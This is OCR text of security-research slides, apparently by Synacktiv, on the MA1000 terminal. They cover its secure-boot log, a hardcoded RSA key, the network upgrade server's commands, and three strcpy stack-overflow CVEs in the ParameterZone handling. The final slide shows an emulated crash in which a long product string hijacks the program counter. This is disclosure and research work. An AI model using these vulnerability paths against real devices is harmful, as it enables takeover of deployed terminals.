
IDEA: gain arbitrary call execution on the device

Hardware


Hardware

SYNACKTIV





Hardware




```
U-Boot 2014.04-svn3586 (May 25 2021 - 02:12:30)
CPU:   Freescale i.MX6SOLO rev1.1 at 792 MHz
CPU:   Temperature 22 C, calibration data: 0x59951069
Reset cause: POR
Board: MX6S MALITES
Ma1000 Hardware config Alpha(V1) (0x3f)


DRAM:  512 MiB
NAND:  512 MiB
MMC:   FSL_SDHC: 0
Using default environment

In:    serial
Out:   serial
Err:   serial
Net:   CPU Net Initialization Failed
No ethernet found.
Signature data len=8144 ... OK
Retrofit successful

morphosb_secureboot bootnb=0 binnb=7
Signature data len=40689 ... OK


Authenticate uImage from DDR location 0x10007fc0...
Secure boot enabled
HAB Configuration: 0xcc, HAB State: 0x99
No HAB Events Found!

## Booting kernel from Legacy Image at 10007fc0 ...
   Image Name:   Linux-4.1.15
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    7861528 Bytes = 7.5 MiB
   Load Address: 10008000
   Entry Point:  10008000
## Flattened Device Tree blob at 11000000
   Booting using the fdt blob at 0x11000000
   XIP Kernel Image ... \0   Loading Device Tree to 2e146000, end 2e152e28 ... OK
Starting kernel ...
```

Boot

Boot

Boot Process



Boot

Partition Check

SYNACKTIV

Partition signature check

- `RSA-SSA-PKCSv1.5` scheme for package signature
- `SHA256` for hash digest


Hardcoded 1024 bit RSA Key

```
RSA Public-Key: (1024 bit)
Modulus:
00:c2:3f:3a:77:ff:c7:65:28:60:1d:cd:ec:45:6c:
a6:a5:9a:c4:aa:c9:89:51:88:b1:a4:3f:1a:07:27:
15:c8:c0:30:bd:84:4f:cd:8b:43:97:b5:aa:d9:ff:
42:00:5a:08:e5:96:d3:b7:4b:26:f2:bf:ae:fa:6b:
0d:62:6c:13:ab:65:d2:11:16:66:a3:80:e2:6a:55:
c0:8d:8e:05:16:cd:d8:8f:38:8d:50:f9:c1:34:3d:
eb:59:3a:90:b2:31:a2:54:08:a9:75:10:06:05:74:
d9:9e:ca:4f:63:8d:86:d8:af:92:e9:46:dc:4b:57:
93:ab:4b:a8:ee:c7:22:e4:43
Exponent: 65537 (0x10001)
```

Upgrade mode

Upgrade mode

Boot process



Upgrade mode

`mep_sr`

SYNACKTIV

- relies on `libmep-secure-retrofit.so`
  - Upgrade server, implemented in C-like language
  - 3 ways to "push" an upgrade:
    - via the Ethernet port, server listening on port 1981
    - via a "USB device"
    - via a SD card on the USB front panel
- Binary upgrade format, TLV style

Upgrade mode

`mep_sr`

```
v38 = *(int (__fastcall **)(void *, int, int *))((char *)&word_10 + handler);
if ( v38 && *(int *)((char *)&dword_14 + handler) && *(_DWORD *)&byte_9[handler + 3] )
{
  while ( 1 )
  {
    v40 = v38(msg_buf, 0xA00000, &msg_size);
    if ( v40 )
      break;
    v41 = j_slave_getmsginfo(morpho_msgbuf, msg_size, msg);
    if ( v41 )
    {
      printf("slave_getmsginfo returned %i\n", v41);
      _send_to_client((int (__fastcall **)(char *, int))(handler + 20), -1012);
    }
    else if ( LOWORD(msg[0]) == 0x1234 )
    {
      switch ( HIWORD(msg[0]) )
      {
        case 1:
          puts("--- Retrofit binary ---");
          if ( v76 == 1 )
            v46 = j_morphosr_session_retrofitbin(&v72, handler, handler, 0);
          else
            v46 = _check_upgrade_retrofit_package(
                    (int (__fastcall **)(int, char *, int, int, char *))(handler + 12),
                    handler,
                    0);
          goto LABEL_106;
        case 8:
          puts("--- Reboot ---");
          v55 = _send_to_client((int (__fastcall **)(char *, int))(handler + 20), 0);
          j_morphocmd_reboot(v55);
          break;
        case 9:
          printf("--- Setflag, str = %s, value =%x ---\n", s2, v69);
          v46 = _set_flag(s2, (int)v69);
          goto LABEL_106;
        case 0xA:
          puts("--- Getflag ---");
          flag = _get_flag(s2, &v69);
          if ( flag )
            goto LABEL_104;
          v65 = 12;
          v70[2] = (int)s2;
```


Upgrade mode

SYNACKTIV

Cmd ID	Name	Description
01	Retrofit binary	Process a legacy upgrade package
08	Reboot	reboot the terminal
09	SetFlag	modify flags: [“gotoretrofit”, “bootnumber”, “error”]
10	GetFlag	retrieve flags: [“gotoretrofit”, “bootnumber”, “error”]
13	**ParameterZoneRead**	retrieve the ParameterZone
15	**ParameterZoneWrite**	update the ParameterZone
16	Applicative update	Process an upgrade package
17	Retrofit update	Process a legacy upgrade package
18	Software version	return terminal’s sw version
19	Session init	init “create” an update session
20	Session commit	commit commit an update session
21	Session abort	abort abort an update session
22	**Retrofit validation**	check upgrade’s metadatas

Upgrade mode


Parameter Zone



- Persistent memory zone in NAND
- Device configuration (IP resolution, MAC, etc.)
- Read/Writable by an attacker

Upgrade mode

Parameter Zone



Upgrade mode

Parameter Zone

SYNACKTIV

Uncontrolled `strcpy` calls:

CVE ID	Score	Description
CVE-2023-33218	9.1 - CRITICAL	Stack Buffer Overflow in a binary run at upgrade startup
CVE-2023-33219	9.1 - CRITICAL	Stack Buffer Overflow when checking retrofit package
CVE-2023-33220	9.1 - CRITICAL	Stack Buffer Overflow when checking some attributes during retrofit

Upgrade mode

Parameter Zone

SYNACKTIV

Example:

```
int __fastcall check_device_information(
    const char *arg_part_number,
    const char *arg_firmware_version,
    const char *arg_hardware_version
)
{
    char min_dwngd_version[48]; // [sp+10Ch] [bp-120h] BYREF
    char min_firmware_version[48]; // [sp+140h] [bp-ECh] BYREF
    int pkg_part_number[12]; // [sp+174h] [bp-B8h] BYREF
    int cie_part_number[12]; // [sp+1A8h] [bp-84h] BYREF

    // get_device_information() source from PARAMETER_ZONE that we control
    j_get_device_information((int)"MIN_FIRMWARE_VERSION", (int)min_firmware_version);
    j_get_device_information((int)"MIN_DWNGD_VERSION", (int)min_dwngd_version);
    j_get_device_information((int)"CIE_PART_NUMBER", (int)cie_part_number);
    // [...]
```

Upgrade mode

Parameter Zone

SYNACKTIV

Example:

```
int __fastcall get_device_information(const char *value, char *output_buffer)
{
    field_list_value tmp;

    v2 = strlen(value);
    tmp.key = (int)malloc(v2 + 1);
    if ( !tmp.key )
        return printf("Null pointer %s %d \n", "get_device_information", 410);
    strcpy((char *)tmp.key, value);

    if ( !get_field_list((int)&tmp, 1) )
    {
        if ( tmp.value )
            // tmp.value is controlled, output_buffer is a stack buffer.
            strcpy(output_buffer, (const char *)tmp.value);
```

Upgrade mode

Exploitation

```
(qiling_env) $ python emulate.py
Upgrading firmware application
morphosr_session_init
morphosr_session_delete
--- Retrofit validation ---
--- Library /usr/lib/libCheck_retrofit.so.1 open success----
Retrofit validation library open success
Retrofit validation start ….
upgrade version is 1.23.345.66 Higher min firmware version 1.23.345.66
upgrade version is 1.23.345.66 min dwngd version 1.23.345.66
HW versions to upgrade:88,99, Current CIE_PIN:88
ERROR:Product nos. to upgrade:, Current product number:AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[x] [Thread 2000]       CPU Context:
[x] [Thread 2000]       r0      : 0x12
[x] [Thread 2000]       r1      : 0x0
// ...
[x] [Thread 2000]       r9      : 0x90017864
[x] [Thread 2000]       r10     : 0x90017668
[x] [Thread 2000]       r11     : 0x41414141
[x] [Thread 2000]       r12     : 0x0
[x] [Thread 2000]       sp      : 0x7ff3c228
[x] [Thread 2000]       lr      : 0x90d60c5c
[x] [Thread 2000]       pc      : 0x41414140
[x] [Thread 2000]       cpsr    : 0x600101f3
[x] [Thread 2000]       c1_c0_2 : 0x0
